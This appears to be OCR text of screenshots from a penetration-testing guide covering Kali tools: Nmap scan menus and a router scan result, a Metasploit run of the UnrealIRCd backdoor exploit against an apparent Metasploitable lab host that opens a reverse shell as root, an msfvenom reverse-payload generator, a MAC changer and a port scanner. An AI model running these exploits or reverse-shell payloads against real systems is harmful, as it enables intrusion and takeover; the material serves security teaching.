

Enable OS version detect, script scan, and traceroute
Ping Scan
Service/Version Detection
Enable OS detection
Enable IPv6
Ports
Top 20 Ports
Fast mode (fewer ports)
Don't randomize port scan



Select timing template
Paranoid
Sneaky
Polite
Normal
Aggressive
Insane



Select scan technique
TCP SYN
Connect()
ACK
Windows
Maimon
TCP Null
FIN
XMAS



8:16
2) No title
root@kali:/# nmap -sT --top-ports 20 -sV 192.168.0.1 -A
Starting Nmap 7.01 (https://nmap.org) at 2016-07-01 03:14 UTC
Nmap scan report for 192.168.0.1
Host is up (0.016s latency).
PORT STATE SERVICE VERSION
21/tcp closed ftp
22/tcp open ssh Dropbear sshd 0.46 (protocol 2.0)
| ssh-hostkey:
|_ 1040 cc:a7:d4:94:3a:3b:52:f2:ab:13:cd:e5:6a:fc:0a:9a (RSA)
23/tcp open telnet Actiontec Q1000 DSL router telnetd
25/tcp closed smtp
53/tcp open upnp Belkin/Linksys wireless router UPnP (UPnP 1.0; BRCM400 1.0)
80/tcp open http micro_httpd
110/tcp closed pop3
111/tcp closed rpcbind
135/tcp closed msrpc
139/tcp closed netbios-ssn
143/tcp closed imap
443/tcp open ssl/http micro_httpd
|_http-title: CenturyLink Modem Configuration
| ssl-cert: Subject: commonName=Daniel/organizationName=Broadcom/stateOrProvinceName=Califonia/countryName=UA
| Not valid before: 2006-08-07T23:31:21
|_Not valid after: 2006-09-06T23:31:21
445/tcp closed microsoft-ds
993/tcp closed imaps
995/tcp closed pop3s
1723/tcp closed pptp
3306/tcp closed mysql
3389/tcp closed ms-wbt-server
5900/tcp closed vnc
8080/tcp closed http-proxy
MAC Address: 10:5F:06:9C:89:50 (Actiontec Electronics)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop
Service Info: OSs: Linux, Linux 2.4; Devices: broadband router, router; CPE: cpe:/o:linux:linux_kernel, cpe:/h:actiontec:q1000, cpe:/o:linux:linux_kernel:2.4
TRACEROUTE
HOP RTT ADDRESS
1 15.77 ms 192.168.0.1
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 74.76 seconds
root@kali:/#


```
root@kali:~# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.0.134
RHOST => 192.168.0.134
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.0.182:4444
[*] Connected to 192.168.0.134:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo HbdykjeNEkVqVQJr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "HbdykjeNEkVqVQJr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.182:4444 -> 192.168.0.134:51140) at 2016-07-04 16:26:4
9 +0000

whoami
root
```



12:34
Metasploit Payload Generator
Msfvenom Payload Creator (MPC) is a wrapper written by g0tmi1k to generate multiple types of payloads, based on users choice. The idea is to be as simple as possible (only requiring one input) to produce their payload.
Type:
ASP
Port:
443
IP Address:
192.168.0.19
Payload Options:
MSF
Reverse
Staged
TCP
GENERATE TO SDCARD
GENERATE TO HTTP


9:48
MAC Changer
Change the MAC of any network interface.
It can be randomly generated or manually typed.
The MAC must contain 6 pair of combinations using the charset: [0–9|a-f] something like:
00:11:22:ab:cd:ef
Set Hostname
android-a532468baa747f34
SET HOSTNAME
Pick an interface:
wlan0 (Internal wireless card)
Current MAC:
ac:22:0b:66:58:96
Select macchanger mode:
Random MAC
SET RANDOM MAC ON WLAN0


5:40
Port scanner
PRO
IP info
Whois
Ping
Traceroute
Port scanner
Network connections
LAN scanner
DNS lookup
IP calculator
Settings
Host or IP address
Min Port(0)
Max Port(65535)
0
65535
Time-out:
300

